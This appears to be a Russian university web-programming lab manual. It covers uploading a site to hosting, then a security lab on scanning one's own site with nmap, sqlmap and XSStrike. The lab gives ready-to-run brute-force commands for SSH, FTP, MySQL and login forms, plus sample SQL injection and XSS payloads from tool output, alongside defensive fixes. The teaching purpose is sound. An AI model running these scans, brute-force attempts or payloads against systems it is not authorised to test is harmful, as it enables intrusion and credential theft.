## На хостинге [Beget](https://a.sitehere.ru/b5f7b) можно без покупки домена протестировать сайт бесплатно в течение 30 дней. Вам выдадут тестовый домен, он будет не такой красивый, если бы вы его купили, но все же для загрузки сайта на сервер отлично подойдет. Сейчас у нас есть хостинг, то есть у нас есть место, куда мы можем загрузить наш сайт. Но если вы хотите сразу красивое доменное имя, то внутри панели управления перейдите в раздел проверки.

## Для регистрации домена из админ-панели нужно перейти в раздел «Домены и поддомены», а затем выбрать пункт «Зарегистрировать домен». Если домен занят, то вы увидите соответствующее сообщение: «Такой домен уже зарегистрирован».

## Также без покупки хостинга можно проверить, свободен ли домен, который вы придумали. На странице с [регистрацией доменов](https://beget.com/p67990/domain-register) введите название домена и затем нажмите «Проверить». В результате ниже вы увидите какие именно домены свободны для регистрации и затем только останется зарегистрировать.

## Осталось лишь разместить сайт в сети. У нас есть архив с сайтом. Осталось его загрузить на хостинг, который мы уже создали.

## Нам понадобится FTP-клиент, чтобы мы смогли попасть на сервер и загрузить необходимые файлы.

## Предлагаю использовать FileZilla. Скачать можно [здесь](https://filezilla.ru/get/).

## Когда установите программу необходимо слева вверху кликнуть на значок «Менеджер сайтов». Создаем новый сайт. Справа необходимо ввести хост, имя пользователя и пароль (они пришли к вам на почту после регистрации). Жмем «Соединиться» и попадаем в корень нашего хостинга. Заходим внутрь нашего домена. Затем внутрь папки «public\_html». Сейчас слева необходимо найти наш сайт, чтобы мы могли скопировать его из левой части в правую. Выделяем все файлы и переносим их правую часть.

## Теперь также нужно загрузить базу данных. Сделать это можно в разделе «MySQL». Необходимо создать новую базу данных. Для этого ввести имя базы данных (префикс останется и его удалить нельзя) и пароль. Комментарии можно ввести, чтобы помнить к какому сайту относится база данных.

## Далее нам необходимо перейти в phpMyAdmin. В верхней панели выбрать «Импорт». Кликнуть «Обзор» и выбрать SQL файл вашей базы данных на компьютере. Перед этим в phpMyAdmin на компьютере необходимо сделать экспорт вашей базы данных.

## Не забудьте в конфигурационном файле вашей CMS прописать новое название базы данных, новое имя пользователя и пароль, который вы задали на хостинге.

## Из сложных вариантов и качественных бесплатных хостингов можно разместиться на [GitHub Pages](https://pages.github.com/), но там нельзя базу данных создать, только HTML сайты. У вас есть 30-дневный бесплатный период. Зарегистрировать его можно [здесь и выбрать тариф хостинга](https://beget.com/p67990/virtual-hosting). Если вы только начинаете, то этот вариант отлично подойдет. Потому что здесь есть одна база данных и поддержка PHP.

**Раздел 8. Безопасность сайтов.**

## Лабораторная работа №8

## Тема: Тестирование и оптимизация сайта.

## Цель: Приобретение знаний и практичских навыков по защите сайта и оптимизации его работы.

## Задание: Выбрать платформу для тестирования сайта, провести проверку на безопасность и эффективность работы его компонентов, оптимизировать проблемные участки.

## С момента попадания в индекс Google\Yandex ваш сайт становится мишенью десятка (а если сайт крупный, то сотни) специализированных ботов, которые круглосуточно мониторят даже небольшие сайты и серверы для поиска уязвимостей и дальнейшего взлома. Поэтому необходимо регулярно проверять свой сайт или веб-приложение на наличие уязвимостей.

## Сегодня можно самостоятельно просканировать свое веб-приложение различными бесплатными сканерами безопасности и найти уязвимые места заранее.

## Что будем проверять:

## Доступ к серверу и исходным кодам

## Уязвимости веб-серверов (Apache или NGINX)

## SQL инъекции

## Межсайтовый скриптинг (XSS).

## Устойчивость приложения и сервера к перебору паролей

## Получение доступа к системным каталогам

## 1. Проверяем сетевую инфраструктуру.

## В кибератаках, также как и войне, все начинается с разведки, чтобы найти уязвимое место соперника. Для того, чтобы эффективно атаковать, злоумышленникам необходимо знать, какое ПО используется на сервере и какие двери открыты или закрыты недостаточно крепко. К несчастью владельцев сайтов, сейчас, чтобы все это узнать, нужно лишь здравое любопытство и утилита [nmap](https://nmap.org/).

## Nmap - это набор инструментов для сканирования сетевой инфраструктуры веб-сервиса. Он может быть использован для проверки безопасности, для идентификации запущенных серверных приложений. Nmap позволяет запускать готовые скрипты, которые значительно упрощают анализ вашего сервера.

## Установки nmap на системах Unix и Linux не требуеися, так как в их дистрибутивах последняя версия nmap обычно установлена по умолчанию. Для установки на Windows 10 перейдите по [ссылке загрузки nmap](https://nmap.org/download.html) и загрузите последнюю стабильную версию. Дальше запустите от имени администратора. Программа установки по умолчанию предложит установить все компоненты, галочки можно не снимать.

## Запускать nmap можно как в режиме графического интерфейса, так и через командную строку. Для запуска графической оболочки введите в строку поиска nmap и в результатах выберите nmap - Zenmap GUI. Для дальнейшей работы вы можете вводить нужные команды в поле "Команда", а затем нажимать на кнопку Сканирование.

## Для запуска командной строки введите "cmd" в строку поиска на панели инструментов. Нажмите Enter и затем откроется командная строка. Дальше прямо в нее можно вводить nmap команды.

## Начинаем проверку. Для начала запускаем сканирование своего сервера командой ниже, чтобы выяснить какие[порты](https://ru.wikipedia.org/wiki/%D0%9F%D0%BE%D1%80%D1%82_(%D0%BA%D0%BE%D0%BC%D0%BF%D1%8C%D1%8E%D1%82%D0%B5%D1%80%D0%BD%D1%8B%D0%B5_%D1%81%D0%B5%D1%82%D0%B8)) используются и для чего. Команда выглядит так (подставьте свой ip или домен). Команду нужно вводить в окне консоли, либо если вы используете Zenmap GUI, то в поле "Команда":

## nmap -sV -Pn -p- -T5 161.35.92.161

## Параметр T5 отвечает за скорость анализа сервера. Скорость можно менять от T0 до T5, где T0 - очень медленная скорость анализа, а T5 - очень быстрая. Если вы не хотите сильно нагружать сервер, то используйте T2.

## Параметр -p- означает, что мы будем проверять весь диапазон портов ('это займет около 10 минут) . Его можно убрать и тогда скрипт просканирует не все порты, а только 1000 первых (самые распространенные).

## Ответ будет выглядеть примерно так:

## nmap -sV -Pn 161.35.92.161

## Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-16 20:03 RTZ 2 (ceia)

## Nmap scan report for 161.35.92.161

## Host is up (0.085s latency).

## Not shown: 965 filtered ports, 31 closed ports

## PORT STATE SERVICE VERSION

## 21/tcp open ftp vsftpd 3.0.3

## 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

## 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

## 3306/tcp open mysql MySQL 5.5.5-10.2.24-MariaDB

## Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

## Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

## Nmap done: 1 IP address (1 host up) scanned in 32.39 seconds

## Из отчета мы видим, что nmap отобразил нам порты (под колонкой PORT), которые активны. В примере у нас используются:

## Порт 21 занят под [FTP](https://ru.wikipedia.org/wiki/FTP)

## Порт 22 занят под [SSH](https://ru.wikipedia.org/wiki/SSH).

## Порт 80 прослушивается сервером [Apache](https://ru.wikipedia.org/wiki/Apache_HTTP_Server).

## Порт 3306 используется [MySQL](https://ru.wikipedia.org/wiki/MySQL)

## Теперь запускаем наш скрипт, который проверит уязвимости в нашем ПО на сервере. Для этого запускаем следующую команду с указанием портов, которые мы будем проверять. Вам нужно будет заменить список портов на свои:

## nmap -T5 -sV -Pn 161.35.92.161 --script=vulners.nse -p22,80,443,8080,8443,3306,20,21,23

## Пример отчета. Ссылки на описание уязвимости идут после строки *vulners* (пример такой строки со ссылкой в отчете: *CVE-2014-9278 4.0*[*https://vulners.com/cve/CVE-2014-9278*](https://vulners.com/cve/CVE-2014-9278))

## Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-16 20:50 RTZ 2 (ceia)

## Nmap scan report for 161.35.92.161

## Host is up (0.094s latency).

## PORT STATE SERVICE VERSION

## 20/tcp closed ftp-data

## 21/tcp open ftp vsftpd 3.0.3

## 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

## | vulners:

## | cpe:/a:openbsd:openssh:8.2p1:

## |\_ CVE-2014-9278 4.0 https://vulners.com/cve/CVE-2014-9278

## 23/tcp filtered telnet

## 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

## |\_http-server-header: Apache/2.4.41 (Ubuntu)

## | vulners:

## | cpe:/a:apache:http\_server:2.4.41:

## | CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984

## | CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984

## | CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927

## | CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927

## | CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490

## | CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934

## | CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934

## |\_ CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993

## 443/tcp closed https

## 3306/tcp open mysql MySQL 5.5.5-10.2.24-MariaDB

## 8080/tcp filtered http-proxy

## 8443/tcp filtered https-alt

## Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

## Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

## Nmap done: 1 IP address (1 host up) scanned in 24.23 seconds

## Как видите из отчета, скрипт проанализировал активное ПО нашего сервера и любезно предоставил ссылки с описанием каждой найденной уязвимости. Что согласитесь, очень удобно как для нас, так и для злоумышленников.

## Чтобы избавиться от подобных проблем обычно достаточно обновить используемое ПО до последних версий, где уязвимости старых версий, как правило, уже исправлены.

## 2. Проверяем устойчивость к перебору.

## В нашем случае nmap определил, что на сервере есть ssh, ftp и mysql. Попробуем проверить насколько устойчивые пароли используются.

## Для проверки SSH вводим следующую команду либо в консоль, либо в поле "Команда" программы Zenmap GUI:

## nmap --script ssh-brute -p22 161.35.92.161 --script-args userdb=users.lst,passdb=passwords.lst

## В случае успеха скрипт выведет подобранный пароль и логин. Подобранные пары логин\пароль будут выведены после строчки *Accounts:*

## 22/ssh open ssh

## ssh-brute:

## Accounts

## username:password

## Statistics

## Performed 32 guesses in 25 seconds.

## Кроме того, можно расширить стандартные списки паролей и пользователей от nmap, заменив файлы users.lst и passwords.lst . Различные базы для брутфорса можно найти в этом [gitbub репозитории](https://github.com/duyet/bruteforce-database). Файлы с базой паролей можно разместить в папке *nmap/nselib/data*

## Теперь проверяем FTP порт следующей командой:

## nmap -d --script ftp-brute -p 21 161.35.92.161

## Аналогично, сервис выведет подобранные пары логинов и паролей:

## PORT STATE SERVICE

## 21/tcp open ftp

## | ftp-brute:

## | Accounts

## | root:root - Valid credentials

## |\_ Statistics: Performed 864 guesses in 544 seconds, average tps: 4.8

## Для MySQL проверяем доступен ли анонимный вход.

## nmap -sV --script=mysql-empty-password <target>

## В случае успеха:

## 3306/tcp open mysql

## | mysql-empty-password:

## | anonymous account has empty password

## |\_ root account has empty password

## Пытаемся подобрать пару логин\пароль для входа в базу данных mysql.

## nmap --script mysql-brute -p 3306 <target>

## --script-args userdb=users.lst, passdb=passwords.lst

## Также если у вас используются CMS (WordPress, Joomla, Drupal, Bitrix) и другие базы данных (Mongo, Postgres, Redis), то можно найти готовые скрипты для проверки устойчивости ваших паролей и форм. Ищите по ключевым словам <name\_of\_CMS\_or\_DB> brute force nmap

## Найти и проверить формы авторизации можно с помощью такой команды (вместо <target> - подставьте домен вашего сайта):

## nmap -p80 --script http-auth-finder <target>

## После того, как нашли страницы с авторизацией, можно попробовать подобрать пароль и логин для входа в админку сайта.

## Параметры

## http-brute.hostname - имя хоста

## http-form-brute.path - адрес страницы с формой или адрес с API

## http-brute.method - тип метода, по умолчанию POST

## http-form-brute.uservar - устанавливает имя переменной, которая отвечает за username. Если не установлено, то скрипт возьмет имя поля из формы

## http-form-brute.passvar - устанавливает имя переменной, которая отвечает за пароль. Если не установлено, то скрипт возьмет имя поля из формы

## Параметры нужно перечислять через запятую после -script-args.

## Подобранные данные для входа будут отображены после строчки *Accounts.*В нашем случае скрипт подобрал логин user с паролем secret. В реальном приложении подбор может также занять продолжительное время, зависит от того насколько стойкий пароль используется.

## PORT STATE SERVICE REASON

## 80/tcp open http syn-ack

## | http-form-brute:

## | Accounts

## | user:secret - Valid credentials

## | Statistics

## |\_ Perfomed 60023 guesses in 467 seconds, average tps: 138

## Если ваша формы авторизации использует cookies параметры или [csrf-token](https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D0%B6%D1%81%D0%B0%D0%B9%D1%82%D0%BE%D0%B2%D0%B0%D1%8F_%D0%BF%D0%BE%D0%B4%D0%B4%D0%B5%D0%BB%D0%BA%D0%B0_%D0%B7%D0%B0%D0%BF%D1%80%D0%BE%D1%81%D0%B0), то в этом случае выдаст ошибку. (И это хорошо, значит базовую защиту вы предусмотрели).

## В качестве защиты стоит использовать стойкие пароли, а также ограничивать количество запросов с одного IP-адреса ([Rate limiting](https://en.wikipedia.org/wiki/Rate_limiting)).

## 3. Ищем скрытые папки и файлы

## Часто разработчики или системные администраторы довольно халатно относятся к правам доступа и забывают закрыть доступ к системным и другим важным папкам. Проверить есть у нас на сервере такие папки можно также с помощью утилиты nmap. Команды будет выглядеть так (вместо <target> нужно подставить IP-адрес сервера или домен сайта):

## nmap -sV -p 80 -T5 --script http-enum <target>

## В результате в отчете нам покажут доступные для просмотра папки, интересные файлы - файлы паролей, резервные копии базы данных и тд. (Если такие существуют). Дальше уже вам нужно самостоятельно решить какие папки и файлы нужно закрыть от просмотра, а какие оставить как есть.

## Пример небольшого отчета.

## Host is up (0.024s latency).

## Not shown: 993 closed ports

## PORT STATE SERVICE

## 80/tcp open http

## | http-enum:

## | /robots.txt: Robots file

## | /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

## | /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

## |\_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

## 4. Проверяем на SQL инъекции

## Так повелось, что большинство современных веб-приложений в той или иной мере используют SQL базы данных. Обычно параметры веб-страницы или какие-либо пользовательские данные подставляются в SQL запросы и результаты запроса отображаются на веб-странице. Если передаваемые параметры плохо фильтруются, то веб-сервис становится уязвимым для SQL инъекций. Именно таким образом чаще всего воруют базы пользователей и их личные данные.

## Попробуем проверить наш тестовый веб-сервис на наличие таких проблем c помощью инструмента [sqlmap](http://sqlmap.org/).

## Sqlmap - это кроссплатформенный сканер с открытым исходным кодом, который позволяет в автоматическом режиме тестировать веб-сервисы на наличие SQL инъекций, а затем использовать их для получения контроля над базой данных.

## В данной статье я рассмотрю только способы, как можно находить уязвимые для SQL инъекций страницы, API и формы без подробностей о том, как использовать найденные уязвимости для нанесения вреда. Для использования необходим python версии 2.7 и старше.

## Для начала работы нам необходимо установить Python. Установщик Python для Windows можно найти на официальном сайте: [www.python.org](http://www.python.org).

## Загрузить последнюю версию sqlmap можно [здесь](https://github.com/sqlmapproject/sqlmap/zipball/master). Распакуйте архив в любую удобную папку (чтобы было проще ее найти можно распаковать в папку С:\Users\<имя вашего пользователя>)

## Для запуска вначале нужно открыть командную строку. Нажмите Win+R, в появившемся окне введите cmd и нажмите enter. Пример запуска:

## С:\Users\Admin\sqlmap>python ./sqlmap.py -u http://161.35.92.161/page.php?id=2

## Начинаем проверку. Находим sql уязвимости специальной командой. Параметр --dbs означает, что нам интересны имена баз данных. В случае успеха и наличия уязвимости, после определения баз данных можно перейти к поиску таблиц и получения нужных данных. Команду необходимо вводить в консоль:

## python sqlmap.py -u http://161.35.92.161/page.php?id=2 --dbs -o -random-agent

## Итоговый отчет:

## sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:

## ---

## Parameter: id (GET)

## Type: boolean-based blind

## Title: AND boolean-based blind - WHERE or HAVING clause

## Payload: id=2 AND 9795=9795

## Type: time-based blind

## Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

## Payload: id=2 AND (SELECT 7989 FROM (SELECT(SLEEP(5)))geJr)

## Type: UNION query

## Title: Generic UNION query (NULL) - 4 columns

## Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x716a6a6b71,0x736654714b69505a4f6f64434776566d7a43455179446561434f7a46434241555449574d6759575a,0x7162627171),NULL,NULL-- -

## ---

## [INFO] the back-end DBMS is MySQL

## web server operating system: Linux Ubuntu

## web application technology: Apache 2.4.41

## back-end DBMS: MySQL >= 5.0.12

## [INFO] fetching database names

## available databases [2]:

## [\*] information\_schema

## [\*] vc\_test

## [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\161.35.92.161'

## В итоге скрипт не только определил, что параметр id является уязвимым, но и версию [СУБД](https://ru.wikipedia.org/wiki/MySQL), а также получил название используемой базы данных на сервере - vc\_test, в которой содержится контент сайта. Эту информацию можно найти в конце сгенерированного отчета.

## В дальнейшем для злоумышленника уже обычно не проблема получить данные в таблицах, а возможно и полный контроль над всей базой данных, а то и всем нашим сервером и исходным кодом сайта, если для запросов используется пользователь с широкими правами.

## Кроме того, sqlmap позволяет задавать http заголовки и параметры Cookies, что довольно удобно для тестирования, особенно когда для получения результата запроса требуется авторизации.

## После авторизации обычно необходимо передать нужные [Сookie](https://ru.wikipedia.org/wiki/Cookie). В sqlmap за это отвечает опция --cookie. Нужные значения cookies можно получить в инструментах разработчика вашего браузера. (*в Windows ctrl+shift+i, затем найдите вкладку Network, а в ней щелкните на запрос с именем домена сайта. В окне справа пролистайте пока не увидите параметр cookie*)

## Пример команды sqlmap c опцией --cookie.

## sqlmap.py -u http://localhost/create --data="name=alex&message=hacked" --cookie="security\_level=low; PHPSESSID=05aa4349068a1kkaje4kcqnr9o6" --dbs -o -random-agent

## Если параметров несколько, то можно явно указать какой параметр будем тестировать с помощью опции -p.

## sqlmap.py -u "http://localhost/profile/?username=alex&page=2" -p username

## Можно задавать http заголовки через опцию --headers. Это крайне полезно для тестирования ваших API.

## Также если get параметр передается не как get параметр, а как URI, то в этом случае нужно явно указать с помощью \*, что данная часть URI является параметром. Пример:

## sqlmap.py -u "http://localhost/api/v2/news/2\*" --headers="Authorization: Bearer <token>" --dbs -o -random-agent

## Таким образом, можно довольно тщательно протестировать ваше веб-приложение на наличие SQL инъекций. Также крайне полезно использовать sqlmap для автоматических тестов и запускать их после каждого изменения кода вашего приложения и не допускать код в ветку master, если он содержит уязвимость.

## Для защиты от SQL инъекций нужно тщательно фильтровать параметры и HTTP заголовки, а также использовать [подготовленные запросы](https://en.wikipedia.org/wiki/Prepared_statement).

## 5. Проверка на XSS уязвимости.

## Межсайтовый скриптинг (XSS) – это уязвимость, которая заключается во внедрении злоумышленником своего Javascript кода в веб-страницу, которая отображается в браузере пользователя.

## После такого внедрения злоумышленник фактически захватывает веб-страницу и может манипулировать данными пользователя, когда он находится на странице. В случае успеха злоумышленник может:

## внедрять свои скрипты в веб-страницу

## отправлять на свой сервер пользовательские данные - банковские карты, идентификаторы сессий, пароли

## совершать действия от имени пользователя - рассылать спам, совершать денежные переводы.

## Уязвимость возникает из-за недостаточной фильтрации данных, которые выводятся при отображении страницы.

## Такие уязвимости довольно часто встречаются даже в крупных продуктах, поэтому стоит обязательно тестировать свои веб-приложения на наличие XSS уязвимостей.

## В данном случае для тестирования мы воспользуемся утилитой [XSStrike](https://github.com/s0md3v/XSStrike)

## ХSStrike - это довольно продвинутый сканер для поиска XSS уязвимостей c открытым исходным кодом. Он написано на Python3 и довольно прост в начальной настройке и использования. Для его установки необходимо скачать архив [по ссылке](https://github.com/s0md3v/XSStrike/archive/master.zip) и распаковать в удобную вам папку. После этого необходимо открыть консоль и перейти в распакованную папку. Затем нужно выполнить команды в консоле:

## pip3 install pygame

## Установим необходимые для корректной работы библиотеки:

## pip3 install -r requirements.txt

## Теперь мы готовы к тестированию. Пример простого запуска, вместо моего url укажите адрес страницы, которую хотите протестировать:

## python xsstrike.py -u "http://161.35.92.161/index.php?page=2" --blind

## Очень быстро скрипт обнаруживает, что параметр page является уязвимым (строчка *Reflections found*) и через него можно передать js код, который будет исполнен на странице. Пример такого кода приводится в строчке *Payload*. Такой тип XSS уязвимостей называется [reflected XSS](https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D0%B6%D1%81%D0%B0%D0%B9%D1%82%D0%BE%D0%B2%D1%8B%D0%B9_%D1%81%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%B8%D0%BD%D0%B3#%D0%9E%D1%82%D1%80%D0%B0%D0%B6%D1%91%D0%BD%D0%BD%D1%8B%D0%B5_(%D0%BD%D0%B5%D0%BF%D0%BE%D1%81%D1%82%D0%BE%D1%8F%D0%BD%D0%BD%D1%8B%D0%B5)).

## [~] Checking for DOM vulnerabilities

## [+] WAF Status: Offline

## [!] Testing parameter: page

## [!] Reflections found: 1

## [~] Analysing reflections

## [~] Generating payloads

## [!] Payloads generated: 3072

## ------------------------------------------------------------

## [+] Payload: <HTmL%0aONmOuSEoVeR+=+(prompt)``%0dx//

## [!] Efficiency: 100

## [!] Confidence: 10

## [?] Would you like to continue scanning? [y/N] n

## Кроме того, можно проверять и формы. Отправим на проверку форму, которая отправляет сообщение в наш сервис. Чтобы передать список POST параметров используем опцию --data.

## python xsstrike.py -u "http://161.35.92.161/index.php" --data "name=&message=" --blind

## Результат: параметр name уязвим.

## [~] Checking for DOM vulnerabilities

## [+] WAF Status: Offline

## [!] Testing parameter: name

## [!] Reflections found: 3

## [~] Analysing reflections

## [~] Generating payloads

## [!] Payloads generated: 4608

## ------------------------------------------------------------

## [+] Payload: <A%0aOnmOUSeOVEr%0d=%0d(prompt)``%0dx>v3dm0s

## [!] Efficiency: 100

## [!] Confidence: 10

## [?] Would you like to continue scanning? [y/N]

## Как выглядит ответ, когда скрипт не находит уязвимых параметров:

## [~] Checking for DOM vulnerabilities

## [+] WAF Status: Offline

## [!] Testing parameter: name

## [-] No reflection found

## [!] Testing parameter: message

## [-] No reflection found

## Кроме того, в XSStrike поддерживает возможность передавать http заголовки, в том числе и cookies и проверять страницы для открытия которых нужна авторизация. Для этого используется опция --headers

## python xsstrike.py -u "http://161.35.92.161/index.php" --data "name=&message=" --headers "Authorization: Bearer <token> Cookie: zmname\=none" --blind

## Также можно запустить обход по всему сайту. Нужно указать стартовую страницу и сканер начнет обход всех найденных страниц. Запись -l 100 отвечает за количество страниц обхода.

## python xsstrike.py -u "http://161.35.92.161" --blind --crawl -l 100

## Скрипт покажет страницы, на которых были найдены уязвимые параметры. Найденные страницы можно уже исследовать подробнее.

## [~] Crawling the target

## [++] Vulnerable webpage: http://161.35.92.161/index.php

## [++] Vector for message: <htMl%09oNMOuseoVER%0d=%0dconfirm()//

## [++] Vulnerable webpage: http://161.35.92.161/index.php

## [++] Vector for page: <hTMl%0donPointereNter%0a=%0a[8].find(confirm)>

## [++] Vulnerable webpage: http://161.35.92.161/index.php

## [++] Vector for name: <D3v/+/oNMoUSeoveR%0a=%0a(confirm)()%0dx>v3dm0s

## !] Progress: 3/3

## Также полезная функция - обход url страниц, которые указаны в файле с помощью опции --seeds. Можно также использовать вместе с опцией --headers.

## python xsstrike.py -u "http://example.com" -l 3 --seeds urls.txt

## Таким образом, можно достаточно тщательно проверить свое веб-приложение на XSS уязвимости. Также хорошим ходом будет написать простой bash скрипт для объединения всех проверок XSS в один скрипт, специально заточенный под ваш проект.

## Его задачей будет тестировать ваше веб-приложение после каждого изменения исходного кода и не пускать коммит в ветку master, если страницы и формы содержат XSS уязвимости.

## Для борьбы с XSS уязвимости нужно также тщательно фильтровать данные, которые показываются пользователю.

**Список использованной литературы**

## Белоусов Александр. Как за 30 минут бесплатно проверить свой сайт на наличие уязвимостей / Александр Белоусов. — Текст: электронный // vc.ru: [сайт]. — Режим доступа: <https://vc.ru/dev/158495-kak-za-30-minut-besplatno-proverit-svoy-sayt-na-nalichie-uyazvimostey>

## Буренин, С. Н. Web-программирование и базы данных: учебный практикум / С. Н. Буренин. — Москва: Московский гуманитарный университет, 2014. — 120 c. — ISBN 978-5-906768-17-9. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — Режим доступа: <https://www.iprbookshop.ru/39683.html> — Режим доступа: для авторизир. пользователей.

## Гетман А.Н. Лабораторный практикум "Проектирование интернет-магазина": учеб. пособие. Раздел I: "Верстка"/ А. Н. Гетман. - Благовещенск: Изд-во Амур. гос. ун-та, 2016. - 144 с. Режим доступа: http://irbis.amursu.ru/DigitalLibrary/AmurSU\_Edition/7420.pdf

## Гетман А.Н. Лабораторный практикум "Проектирование интернет-магазина" : учеб. пособие. Раздел 2: "Программирование видимой части". Ч. 1/ А. Н. Гетман; АмГУ, ФМиИ. - Благовещенск: Изд-во Амур. гос. ун-та, 2016. - 192 с. Режим доступа: <http://irbis.amursu.ru/DigitalLibrary/AmurSU_Edition/7421.pdf>

## Ефромеев, Н. М. Основы web-программирования: учебное пособие / Н.М. Ефромеев, Е.В. Ефромеева. — Саратов: Вузовское образование, 2019. — 128 c. — ISBN 978-5-4487-0529-8. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — Режим доступа: <https://www.iprbookshop.ru/86300.html> — Режим доступа: для авторизир. пользователей. - DOI: <https://doi.org/10.23682/86300>

## Olha L. PHP-подключение к БД MySQL (Два Способа с Примерами) / Olha L. — Текст: электронный // <https://www.hostinger.com.ua>: [сайт].— Режим доступа: https://www.hostinger.com.ua/rukovodstva/php-podkliuchenije-k-bd-mysql

## Флойд, К. С. Введение в программирование на PHP5: учебное пособие / К. С. Флойд. — 3-е изд. — Москва: Интернет-Университет Информационных Технологий (ИНТУИТ), Ай Пи Ар Медиа, 2021. — 280c. — ISBN 978-5-4497-0886-1. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — URL: <https://www.iprbookshop.ru/101998.html> — Режим доступа: для авторизир. пользователей.

*Лист*

*Лист*

1. Задачи со \* предназначены для продвинутых учеников, которым мало сделать обычное задание. У нас все-таки группы неравномерные по успеваемости. [↑](#footnote-ref-1)